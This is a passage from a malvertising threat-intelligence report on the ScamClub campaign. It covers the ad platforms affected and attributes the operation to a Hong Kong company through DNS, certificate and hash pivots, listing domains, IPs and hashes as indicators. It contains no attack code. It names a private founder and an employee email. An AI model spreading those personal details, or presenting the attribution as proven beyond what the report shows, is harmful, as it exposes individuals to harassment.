- **Webkit Vulnerabilities:** Cybercriminals may focus on identifying and exploiting vulnerabilities in iOS, especially in Webkit, the rendering engine used by Safari, the default iOS browser. Confiant uncovered (ref) a in-the-wild WebKit 0-day exploit CVE-2021-1801 attributed to ScamClub.

Even with robust security features, iPhone/iOS and Android users can fall prey to social engineering tactics, such as phishing scams or deceptive messages.

In summary, ScamClub targets Android and iPhone/iOS devices due to their wide adoption, potential financial gains, exploitable vulnerabilities, and the effectiveness of social engineering tactics on users of these platforms. Users of both Android and iOS devices must remain vigilant, keep their devices updated, and exercise caution when interacting with content and apps to protect themselves from malicious activities.

04

Impacted Organizations: DSPs and SSPs

Overview

Determining the impacted **Supply Side Platforms** (SSPs) and **Demand Side Platforms** (DSPs) in a malvertising attack targeting the ad tech ecosystem is crucial for several reasons:


- Firstly, it allows ad tech companies and publishers to take immediate action to contain the attack and mitigate its impact by blocking or pausing the delivery of malicious ads, preventing further propagation of the malvertising campaign. This, in turn, helps protect users from being exposed to malicious content, reducing the risk of infections, scams, or data breaches.
- Secondly, identifying the compromised SSPs and DSPs enables publishers to be informed of the issue, and they can take necessary precautions, such as blocking specific ads or even entire ad networks temporarily, to safeguard their audience.
- Furthermore, for SSPs and DSPs, being transparent about the incident and taking prompt action to address it can help maintain their reputation within the ad tech industry and among their clients. Transparent communication can also help rebuild trust with advertisers and publishers. Additionally, analyzing the impacted SSPs and DSPs allows for identifying potential vulnerabilities or weaknesses in their systems or processes that may have been exploited by the attackers, which can be used to bolster their security measures and prevent similar incidents in the future.
- Finally, in some regions, ad tech companies may have legal obligations to report and address security breaches and data privacy issues promptly, making knowledge of the affected SSPs and DSPs essential in fulfilling these obligations.

In summary, determining the SSPs and DSPs impacted by a malvertising attack is essential for a swift response, user protection, publisher awareness, investigation, reputation management, and preventing future incidents, ultimately maintaining the integrity and security of the ad tech ecosystem and benefiting all stakeholders involved, including advertisers, publishers, and end-users.

From the cyber threat intelligence perspective, understanding which SSPs and DSPs are involved in the attack provides valuable information for further investigation and attribution of the malvertising campaign, helping trace the origin of the attack and possibly identify the threat actors responsible for the malicious activities (**Entity Attribution** section of this document is a good example of this). Below is a breakdown of the SSPs and DSPs impacted, by campagne, during the observation period of Q1/Q2 2023.


Impacted Supply Side Platforms (SSPs)

The number of impacted SSPs by **campaign_1** and **campaign_2** was **31 SSPs** during Q1/Q2 2023. These SSP have relations with 66 Publishers all protected by Confiant (ScamClub traffic blocked at the Publisher level).




Impacted Demand Side Platforms (DSPs)

The number of impacted DSPs by **campaign_1** and **campaign_2** was **12 DSPs** during Q1/Q2 2023, These DSPs targeted 13 SSPs protected by Confiant.



Lastly, to provide a comprehensive overview of the entire ad tech ecosystem affected by ScamClub, the illustration below demonstrates the **31 impacted SSP**s and **12 impacted DSPs**, along with the overlap between **campaign_1** and **campaign_2**:



A full list of impacted DSPs and SSPs can be shared on demand.

05


Entities Identification

Based on extensive monitoring using Confiant internal telemetry and OSINT data, we have successfully identified with high confidence, an entity named: **WayTop International Advertising Limited,** Located in Hong Kong to be responsible for enabling and operating ScamClub campaigns.

Since its establishment in 2019, **WayTop International Advertising Limited**, has consistently engaged in malvertising activities over an extended period of time.

Based on company registration documents that we acquired from the official **ICRIS** cyber research center of HongKong, the registration records show that this company was founded by a Chinese national, named **GUO NINGNING** who lives in the Shandong Province in the Republic of **China**.

We were able to confirm the entity name using the entity registration date that matches the registration date of the domain **waytopmobi[.]com** which is **2019-03-15T07:00:00Z.**, a domain that is central to ScamClub activities tracked by Confiant. The original entity name was partially disclosed on a LinkedIn profile belonging to the technical manager employed by this company.



Linkedin profile, partially leaking Entity name. Waytop mobi website showing WayTop old address and Email: **fufeifan@waytopmobi.com**

WayTop International Advertising Limited is the entity behind the domain and website **waytopmobi[.]com** a domain that is central to ScamClub activities. This entity is referenced online as **WayTop Mobi**.

Below is the entity profile and the OSINT digital footprint collected to this date:

WayTop International Advertising Limited


Company Identification

Registration:

CR No.:	2804847
Company Name:	WayTop International Advertising Limited 威拓普國際廣告有限公司
Company Type:	Private company limited by shares
Date of Incorporation:	15-MAR-2019
Active Status:	Live

Courtesy of ICRIS, Cyber Research Center.

Address on 3/15/2019: RM4, 16/F, HO KING COMM CTR, 2-16 FAYUEN ST, MONGKOK KOWLOON, Hong Kong



HO KING Commercial Center
Courtesy of Google Maps


Address **Change** Notification received in: **03/15/2020**


New Address to this date: RM.517, New City Center, 2 LEI YUE MUN ROAD, KWUN TONG, KOWLOON, Hong Kong

New City Center, Courtesy of Google Maps

New City Center, Courtesy of Google Maps

Company Logo:	WAYTOP INTELLIGENT PLATFORM
Linkedin profile:	https://www.linkedin.com/company/waytopmobi?trk=public_profile_topcard-current-company
Website:	https://home.waytopmobi.com/





WayTop Mobi relation with ScamClub

Overview

This section will provide multiple pieces of evidence suggesting WayTop Mobi are in fact ScamClub showcasing their role as a bidder and as a buyer in the upstream chain.

Various fingerprinting techniques were employed to pivot and emphasize the pre existing connections between **WayTop Mobi** and the **ScamClub** infrastructure. Additionally, these techniques were instrumental in expanding our understanding of the infrastructure as we unveiled previously unknown hosts:

- Passive DNS data
- JS templates fingerprints
- HTML Title & Body fingerprints
- Internal Confiant Telemetry

We identified configuration issues, which leaked files publicly on a WayTop Mobi server that allowed us to find smoking gun evidence of WayTop Mobi involvement in ScamClub activities.

Finally we will highlight some of configuration habits / mistakes made by the operators that we identified across multiple hosts suggesting that we are looking at the same operators administering multiple hosts found at different IP ranges belonging to **Google-Cloud** and operated by ScamClub threat actors.

Server Misconfiguration

Presently, **home.waytopmobi[.]com** is hosted in **CDN77**. However, if we trace back to the domain registration period, specifically between 2019 and 2020, for the domain **waytopmobi[.]com**, we observe that it was previously hosted on the **Google-Cloud** owned IPv4 address **35.230.177.214**. This address has been highlighted in our analysis as being associated with the ScamClub identified infrastructure.

Event Date	Action	Pre-Action IP	Post-Action IP
2019-03-16	New	-none-	198.251.81.30
2019-03-29	Change	198.251.81.30	45.58.190.82
2019-05-12	Change	45.58.190.82	35.230.177.214
2020-06-26	Not Resolvable	35.230.177.214	-none-
2020-06-26	Not Resolvable	35.230.177.214	-none-

Courtesy of DomainTools

A configuration error in this host, leaked configuration and RTB log files, allowing us to identify and confirm the following:

- **workcacenter[.]space** was configured as a vhost in this host. This is domain is a ScamClub domain identified by Confiant (more on this later)
- **us1winno[.]top** and **2021winstat[.]xyz** were used for sending successful bid responses upstream enabling ScamClub (found in the RTB log)
- An RTB server is installed on this host. The software used is an OS software named XRTB https://github.com/benmfaul/XRTB/tree/master with a more recent forked version, RTB4FREE https://github.com/RTB4FREE/bidder/
- The following are Ad exchanges were extracted from the RTB configuration file `"value" : [ "screencore", "smartyads", "motor0ik", "bizzclick", "gothamads", "aceex", "integralstream", "screencore2" ]`. Beside motor0ik all the Ad exchanges above were found and confirmed in our telemetry as being impacted by ScamClub **campaign_2** activity (more in **Impacted Ad exchanges** section of this report)

Passive DNS data

This previously discussed IPv4 Address **35.230.177.214** helped us to find multiple pivots discussed here and helped us extend our knowledge into the ScamClub infrastructure.

Looking at reverse IP lookups, **35.230.177.214** exhibits multiple domains resolving to this IP address.

Passive DNS Replication (15)

Date resolved	Detections	Resolver	Domain
2023-07-19	0 / 87	VirusTotal	214.177.230.35.bc.googleusercontent.com
2023-02-15	0 / 87	VirusTotal	wstatkblsenmb1234.top
2022-12-08	0 / 87	VirusTotal	20ye22winrtno.top
2022-11-22	0 / 87	VirusTotal	22witwoqes.top
2022-09-07	0 / 88	VirusTotal	tetstwitn12.xyz
2021-12-28	0 / 88	VirusTotal	asiawinnou.top
2021-11-23	0 / 88	VirusTotal	2021winstat.xyz
2020-06-12	0 / 89	VirusTotal	www.us1winno.top
2020-06-12	0 / 89	VirusTotal	us1winno.top
2019-12-18	0 / 87	VirusTotal	jieifkdo20.xyz
2019-12-10	0 / 89	VirusTotal	deceowinnul.xyz
2019-12-09	0 / 87	VirusTotal	winnewnotice.xyz
2019-12-09	0 / 87	VirusTotal	waytopmobi.com
2019-11-28	0 / 87	VirusTotal	waytopmobirtb.com
2019-11-25	0 / 87	VirusTotal	winbanotice.top

Courtesy of VirusTotal

Some of these Domains were also identified via **DomainTools** as well:

Reverse IP Lookup Results — 4 domains hosted on IP address 35.230.177.214

Download 4 results as .CSV

	Domain	View Whois Record	Screenshots
1.	20ye22winrtno.top		
2.	tetstwitn12.xyz		
3.	waytopmobirtb.com		
4.	wstatkblsenmb1234.top		

Download 4 results as .CSV

Courtesy of DomainTools

> *Note: The domain **waytopmobirtb[.]com** belongs to WayTop Mobi based on the domain registration date that is very close to waytopmobi[.]com and multiple fingerprints on the html that are identical to **waytopmobi[.]com***

Domain-Name	Creation Date	Registrar
waytopmobi[.]com	2019-03-15T08:12:53Z	NameSilo, LLC
waytopmobirtb[.]com	2019-06-10T12:29:18Z	NameSilo, LLC

The IP address lookup above gave us a list of domains previously resolving to **35.230.177.214**, within these domains, we found multiple linked to ScamClub with high confidence:

- The domain **deceowinnul[.]xyz** was first identified by Confiant in 01/09/2020 sending a successful bid response upstream enabling ScamClub. This domain was actively allowing ScamClub bids from 01/09/2020 to 04/06/2020 based on our internal telemetry. This domain first resolved to **35.230.177.214** on 12/10/2019 which is inline with the malicious activity above.
- The domain **winbanotice[.]top** was first identified 08/21/2019 by Confiant. This domain was actively allowing ScamClub bids from 08/21/2019 to 09/27/2019 based on our internal telemetry. This domain was resolved to **35.230.177.214** on 11/25/2019 based on VT public records.
- The domain **22witwoqes[.]top** was initially resolving to this same IP address **35.230.177.214**, then 1 month later it resolved to **34.73.119.129** which is the main IP address running ScamClub **campaign_2** identified in this report:

Passive DNS Replication (2) ⓘ

Date resolved	Detections	Resolver	IP
2022-12-08	0 / 88	Georgia Institute of Technology	34.73.119.129
2022-11-22	0 / 87	VirusTotal	35.230.177.214

Courtesy of VirusTotal

- The domain **us1winno[.]top** resolved to **35.230.177.214** on 2020-06-12. This domain leaked via the configuration error identified on the server **35.230.177.214**, and we found evidence that this domain was sending successful bid responses upstream enabling ScamClub.
- The domain **2021winstat[.]xyz** resolved to **35.230.177.214** on 2021-11-23. This domain leaked via the configuration error identified on the server **35.230.177.214**, and we found evidence that this domain was sending successful bid responses upstream enabling ScamClub.

In addition to the reverse IP lookups history, Confiant telemetry showing successful bid responses enabling ScamClub, all these domains were registered using Namesilo, LLC registrar and shows ns records *.dnsowl.com (which are **NameSilo name servers**).

SSL-Certificates

To provide additional evidence on how the previously discussed domains (for instance **deceowinnu[.]xyz** and **winbanotice[.]top**) are linked to **waytopmobi[.]com** & **WayTop Mobi**, we looked at the SSL certificates. The SSL certificates, including the majority of certificates observed linked to ScamClub, were issued by **Let's Encrypt** and have their **Subject Alternate Names** (SAN) containing multiple domains all previously flagged by Confiant as ScamClub:

- Certificate Serial number: 0x35086a8ab6f97c8cb26488e87e07d1078a3
  - Subject DN: **CN=waytopmobi[.]com**
  - SANs: **deceowinnu[.]xyz, waytopmobi[.]com, winnewnotice[.]xyz**
  - **Reference**
  - observed on 2019-12-18, at that time **waytopmobi[.]com** was resolving to the IPv4 Address **35.230.177.214**, based on VT data: https://www.virustotal.com/gui/domain/waytopmobi.com/relations
- Certificate Serial number: 0x3986b2cf7a095c153116918f085250db842
  - Subject DN: **CN=winbanotice[.]top**
  - SANs: **deceowinnul[.]xyz, waytopmobi[.]com, winbanotice[.]top, winnewnotice[.]xyz**
  - **Reference**
  - observed on 2019-09-28 from the IPv4 Address **35.230.177.214**, courtesy on the data shared by **SONAR project**

This analysis allowed us to conclude the following:

- **35.230.177.214** attributed-to **ScamClub** with high confidence, this is based on multiple domains identified attributed to ScamClub that resolved to this IPv4 address. The analysis was performed using public records of reverse IP lookups, our internal telemetry, and Server Configuration error that leaked files containing configuration and RTB logs files allowing us to confirm ScamClub domains.
- **ScamClub** is attributed-to **WayTop Mobi** with high confidence. This was found based on the publicly available passive DNS records showing **waytopmobi[.]com** and **waytopmobirtb[.]com** initially resolving **35.230.177.214** during the period of malicious activity described above.


Extending ScamClub Infrastructure

JS templates fingerprints

Original Waytop mobi website javascript template files were seen in multiple ScamClub domains. The javascript files in question are the following :

Js path/file	Js_md5 hash
style/js/html5shiv.js	7ce018c0df6694086d1ff24a205cc5ee
style/js/respond.js	dc3760f7c7d1fa1cb8ed76fa77ea496c
style/js/jquery-migrate.min.js	41c51bcf2aa73ece7e3a64a4bc80231d
style/js/jquery01.js	56699f001a58fdbd52b30ddd25270c58
style/js/revolution.extension.actions.min.js	b49d73950497570a9cb905748f64438d
style/js/revolution.extension.kenburn.min.js	be0f7dd756223f837d41a9b00b2f75c5

As an example if we pivot on the file **style/js/html5shiv.js** using its md5 hash **7ce018c0df6694086d1ff24a205cc5ee**, using this Fofa query : **js_md5="7ce018c0df6694086d1ff24a205cc5ee"** we are able to identify multiple ScamClub domains. This means these domains displayed a WayTop Mobi webpage when crawled:



No	Host/Fid	IP	Port/Protocol	Domain	Favicon/Title	Pr	Lastupdate time
1	https://wstatkblsenmb1... 6gT... 25	35.230.177.214	443	wstatkblsenmt	WayTopMobi	-	2023-07-04
2	https://35.230.177.214 6gT... 25	35.230.177.214	443	-	WayTopMobi	-	2023-07-04
3	wstatkblsenmb1234.top 6gT... 25	35.230.177.214	80	wstatkblsenmt	WayTopMobi	-	2023-06-15
4	35.230.177.214 6gT... 25	35.230.177.214	80	-	WayTopMobi	-	2023-06-11
5	waytopmobirtb.com 6gT... 25	35.230.177.214	80	waytopmobirtt	WayTopMobi	-	2023-05-21
6	https://waytopmobirtb.c... 6gT... 25	35.230.177.214	443	waytopmobirtt	WayTopMobi	-	2023-05-21
7	https://1124asisgwin.top 6gT... 25	34.124.146.133	443	1124asisgwin.	WayTopMobi	-	2022-12-28
8	1124asisgwin.top 6gT... 25	34.124.146.133	80	1124asisgwin.	WayTopMobi	-	2022-12-28
9	https://34.124.146.133 6gT... 25	34.124.146.133	443	-	WayTopMobi	-	2022-12-28
10	34.124.146.133 6gT... 25	34.124.146.133	80	-	WayTopMobi	-	2022-12-26

共 19 条 10条/页 1 2 前往 1 页

Courtesy of Fofa.info

